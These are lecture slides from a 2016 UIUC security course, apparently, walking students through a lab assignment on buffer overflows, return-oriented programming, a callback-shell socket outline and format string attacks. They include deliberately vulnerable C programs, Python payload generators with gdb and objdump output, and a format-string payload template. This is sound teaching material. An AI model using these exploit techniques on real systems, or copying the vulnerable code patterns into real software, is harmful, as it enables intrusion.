MP1

<checkpoint 2>

CS461 / ECE422 – UIUC SPRING 2016
By: Gene Shiue

Outline

-Buffer overflow

-Return-oriented programming

-A bit on callback shell

-Format String Attack

Buffer Overflow

Modify stack

-Change variables

-Change function pointers

-Change return addresses

Exercise - Overwriting Variable(s)

```c
#include <stdio.h>

void main()
{
    char type[32];
    char name[32];

    strcpy(type, "fire type pokemon");

    gets(name);

    printf("This %s is a %s.\n", name, type);
}
```

Exercise


```
ubuntu@ubuntu:~/Desktop/cp2_discussion_programs$ ./demo
charizard
This charizard is a fire type pokemon.
ubuntu@ubuntu:~/Desktop/cp2_discussion_programs$
```

```
ubuntu@ubuntu:~/Desktop/cp2_discussion_programs$ ./demo
slice of pizza
This slice of pizza is a fire type pokemon.
ubuntu@ubuntu:~/Desktop/cp2_discussion_programs$
```

```
print "MP1" + "\x00"*(32-3) + "musical instrument digimon"
```

name[32]   "MP1"+\x00+\x00+\x00+\x00+...

type[32]   ~~"fire type ..."~~ "musical ...."

```
ubuntu@ubuntu:~/Desktop/cp2_discussion_programs$ python demo.py | ./demo
This is MP1 a musical instrument digimon.
```

Exercise - Overwriting Return Address

```c
#include <stdio.h>

void secret()
{
    //tells a secret
    printf("I like donuts\n");
}

void main()
{
    char type[32];
    char name[32];

    strcpy(type, "fire type pokemon");

    gets(name);

    printf("That is not a pokemon\n");
}
```

```
0x08048ef4 <+0>:      push    %ebp
0x08048ef5 <+1>:      mov     %esp,%ebp
0x08048ef7 <+3>:      and     $0xfffffff0,%esp
0x08048efa <+6>:      sub     $0x50,%esp
0x08048efd <+9>:      lea     0x30(%esp),%eax
0x08048f01 <+13>:     movl    $0x65726966,(%eax)
0x08048f07 <+19>:     movl    $0x70797420,0x4(%eax)
0x08048f0e <+26>:     movl    $0x6f702065,0x8(%eax)
0x08048f15 <+33>:     movl    $0x6f6d656b,0xc(%eax)
0x08048f1c <+40>:     movw    $0x6e,0x10(%eax)
0x08048f22 <+46>:     lea     0x10(%esp),%eax
0x08048f26 <+50>:     mov     %eax,(%esp)
0x08048f29 <+53>:     call    0x80499b0 <gets>
0x08048f2e <+58>:     movl    $0x80c5b76,(%esp)
0x08048f35 <+65>:     call    0x8049b50 <puts>
0x08048f3a <+70>:     leave
0x08048f3b <+71>:     ret
End of assembler dump.
(gdb)
```

```
(gdb) b *0x8048f29
Breakpoint 1 at 0x8048f29
(gdb) r
Starting program: /home/ubuntu/Desktop/cp2_discussio

Breakpoint 1, 0x08048f29 in main ()
(gdb) info reg
eax            0xbffff2e0          -1073745184
ecx            0x1        1
edx            0xbffff3b4          -1073744972
ebx            0x0        0
esp            0xbffff2d0          0xbffff2d0
ebp            0xbffff328          0xbffff328
esi            0x0        0
edi            0x8049650           134518352
eip            0x8048f29           0x8048f29 <main+53>
eflags         0x200282 [ SF IF ID ]
cs             0x73       115
ss             0x7b       123
ds             0x7b       123
es             0x7b       123
fs             0x0        0
gs             0x33       51
(gdb)
```

```
(gdb) disas secret
Dump of assembler code for function secret:
   0x08048ee0 <+0>:      push   %ebp
   0x08048ee1 <+1>:      mov    %esp,%ebp
   0x08048ee3 <+3>:      sub    $0x18,%esp
   0x08048ee6 <+6>:      movl   $0x80c5b68,(%esp)
   0x08048eed <+13>:     call   0x8049b50 <puts>
   0x08048ef2 <+18>:     leave
   0x08048ef3 <+19>:     ret
End of assembler dump.
(gdb)
```

```python
from struct import pack

name = 0xbffff2e0
ebp = 0xbffff328
secret = 0x08048ee0

print "\x00"*(ebp-name+4) + pack('<I',secret)
```

```
ubuntu@ubuntu:~/Desktop/cp2_discussion_programs$ python demo.py | ./demo
That is not a pokemon
I like donuts
```

```
(gdb) disas secret
Dump of assembler code for function secret:
   0x08048ee0 <+0>:     push   %ebp
   0x08048ee1 <+1>:     mov    %esp,%ebp
   0x08048ee3 <+3>:     sub    $0x18,%esp
   0x08048ee6 <+6>:     movl   $0x80c5b68,(%esp)
   0x08048eed <+13>:    call   0x8049b50 <puts>
   0x08048ef2 <+18>:    leave
   0x08048ef3 <+19>:    ret
End of assembler code.
(gdb)
```

```python
from struct import pack

name = 0xbffff2e0
ebp = 0xbffff328
secret = 0x08048ee0

print "\x00"*(ebp-name+4) + pack('<I',secret)
```

```python
from struct import pack

name = 0xbffff2e0
ebp = 0xbffff328
malicious_code = something super malicious

print malicious_code + "\x00"*(ebp-name+4-len(malicious_code)) + pack('<I',name)
```

```
ubuntu@ubuntu:~/Desktop/cp2_discussion_programs$ python demo.py | ./demo
That is not a pokemon
I like donuts
```

Return-oriented Programming

-Data Execution Prevention(DEP)

```
from struct import pack

name = 0xbffff2e0
ebp = 0xbffff328
malicious_code = something super malicious

print malicious_code + "\x00"*(ebp-name+4-len(malicious_code)) + pack('<I',name)
```

Objdump

objdump -d ./program > program.txt

```
Disassembly of section .init:

080481c0 <_init>:
 80481c0:       53                      push    %ebx
 80481c1:       83 ec 08                sub     $0x8,%esp
 80481c4:       e8 00 00 00 00          call    80481c9 <_init+0x9>
 80481c9:       5b                      pop     %ebx
 80481ca:       81 c3 2b 6e 0a 00       add     $0xa6e2b,%ebx
 80481d0:       8b 83 fc ff ff ff       mov     -0x4(%ebx),%eax
 80481d6:       85 c0                   test    %eax,%eax
 80481d8:       74 05                   je      80481df <_init+0x1f>
 80481da:       e8 21 7e fb f7          call    0 <__libc_tsd_LOCALE>
 80481df:       e8 bc 0c 00 00          call    8048ea0 <frame_dummy>
 80481e4:       e8 67 cd 07 00          call    80c4f50 <__do_global_ctors_aux>
 80481e9:       83 c4 08                add     $0x8,%esp
 80481ec:       5b                      pop     %ebx
 80481ed:       c3                      ret

Disassembly of section .plt:

080481f0 <.plt>:
 80481f0:       ff 25 00 f0 0e 08       jmp     *0x80ef000
```

```
.global your_asm_fn
.section .text

your_asm_fn:

push        %ebp
mov         %esp,%ebp

push        $0xffffffff
imul        %eax,%edx

label:

cmp         %eax,0
jne         label

call        output


leave
ret
```

```
08048f0c <your_asm_fn>:
 8048f0c:        55              push    %ebp
 8048f0d:        89 e5           mov     %esp,%ebp
 8048f0f:        6a ff           push    $0xffffffff
 8048f11:        0f af d0        imul    %eax,%edx

08048f14 <label>:
 8048f14:        39 05 00 00 00 00   cmp    %eax,0x0
 8048f1a:        75 f8               jne    8048f14 <label>
 8048f1c:        e8 bf ff ff ff      call   8048ee0 <output>
 8048f21:        c9                  leave
 8048f22:        c3                  ret
```

Might be useful for 1.2.10

1.2.9 Return-oriented Programming

```
Disassembly of section .init:

080481c0 <_init>:
 80481c0:       53                          push   %ebx
 80481c1:       83 ec 08                    sub    $0x8,%esp
 80481c4:       e8 00 00 00 00              call   80481c9 <_init+0x9>
 80481c9:       5b                          pop    %ebx
 80481ca:       81 c3 2b 6e 0a 00           add    $0xa6e2b,%ebx
 80481d0:       8b 83 fc ff ff ff           mov    -0x4(%ebx),%eax
 80481d6:       85 c0                       test   %eax,%eax
 80481d8:       74 05                       je     80481df <_init+0x1f>
 80481da:       e8 21 7e fb f7              call   0 <__libc_tsd_LOCALE>
 80481df:       e8 bc 0c 00 00              call   8048ea0 <frame_dummy>
 80481e4:       e8 67 cd 07 00              call   80c4f50 <__do_global_ctors_aux>
 80481e9:       83 c4 08                    add    $0x8,%esp
 80481ec:       5b                          pop    %ebx
 80481ed:       c3                          ret

Disassembly of section .plt:

080481f0 <.plt>:
 80481f0:       ff 25 00 f0 0e 08           jmp    *0x80ef000
 80481f6:       68 00 00 00 00              push   $0x0
```

0x80481ec

~~Return Address~~
value for ebx
Next Gadget

Example

```
8057360:        5a                      pop     %edx
8057361:        59                      pop     %ecx
8057362:        5b                      pop     %ebx
8057363:        c3                      ret
```

```
8055060:        8b 01                   mov     (%ecx),%eax
8055062:        89 02                   mov     %eax,(%edx)
8055064:        89 d0                   mov     %edx,%eax
8055066:        c3                      ret
```

0x8057360
0xbfff0000(edx)
0xbfff3230(ecx)
0x12341234(ebx)
0x8055060
Next Gadget

1.2.10 Callback Shell

plus redirect stdin/stdout/stderr to socket descriptor

```c
int sockfd;
struct sockaddr_in addr;

addr.sin_family = AF_INET;
addr.sin_addr.s_addr =
    inet_addr(SERV_HOST_ADDR);
addr.sin_port = htons(SERV_TCP_PORT);

sockfd = socket(AF_INET, SOCK_STREAM, 0);
connect(sockfd, (struct sockaddr *) &addr,
    sizeof(serv_addr));
do_stuff(stdin, sockfd);
```

1.2.11 Format String Attack (Med but at the end!)

```c
#include <stdio.h>
#include <string.h>

void vulnerable(char *arg)
{
        char buf[2048];

        strncpy(buf, arg, sizeof(buf));

        printf(buf);

}

int _main(int argc, char **argv)
{
        if (argc != 2) {
                fprintf(stderr, "Error: need a command-line argument\n");
                return 1;
        }
        vulnerable(argv[1]);
        return 0;
}
```

1.2.11 Format String Attack (Med but at the end!)

printf("%p%p%p%p");???????

```
print "%p%p%p%p%p"    0xbffff56f0x800(nil)0x702570250x70257025
```

```
print "ABCD%p%p%p%p%p"  ABCD0xbffff56b0x800(nil)0x444342410x70257025
```

```
print "ABCD%4$p"        ABCD0x44434241
```

1.2.11 Format String Attack (Med but at the end!)

%n writes # of characters printed to memory

```
print "ABCD%4$n"              Segmentation fault
```

```
print "ABCD%8x"     ABCDbffff572
```

```
print "ABCD%10x"    ABCD  bffff571
```

1.2.11 Format String Attack (Med but at the end!)

Goal: overwrite return address to point to buf that contains shellcode

Proto-answer: print malicious_code + padding + ADDR1 + ADDR2 + "%00000x%04$hn%00000x%05$hn"

```
print "ABCD%10hx"  ABCD        f570
```

e.g. malicious_code at 0xbfff1234

1. print total of 1234 characters first, write to return address
2. print total of bfff characters, write to return address+#
   (think about what the offset is, remember endianness for byte order)

Reading Materials:

ROP:

https://cseweb.ucsd.edu/~hovav/dist/geometry.pdf

Format String Attack:

http://codearcana.com/posts/2013/05/02/introduction-to-format-string-exploits.html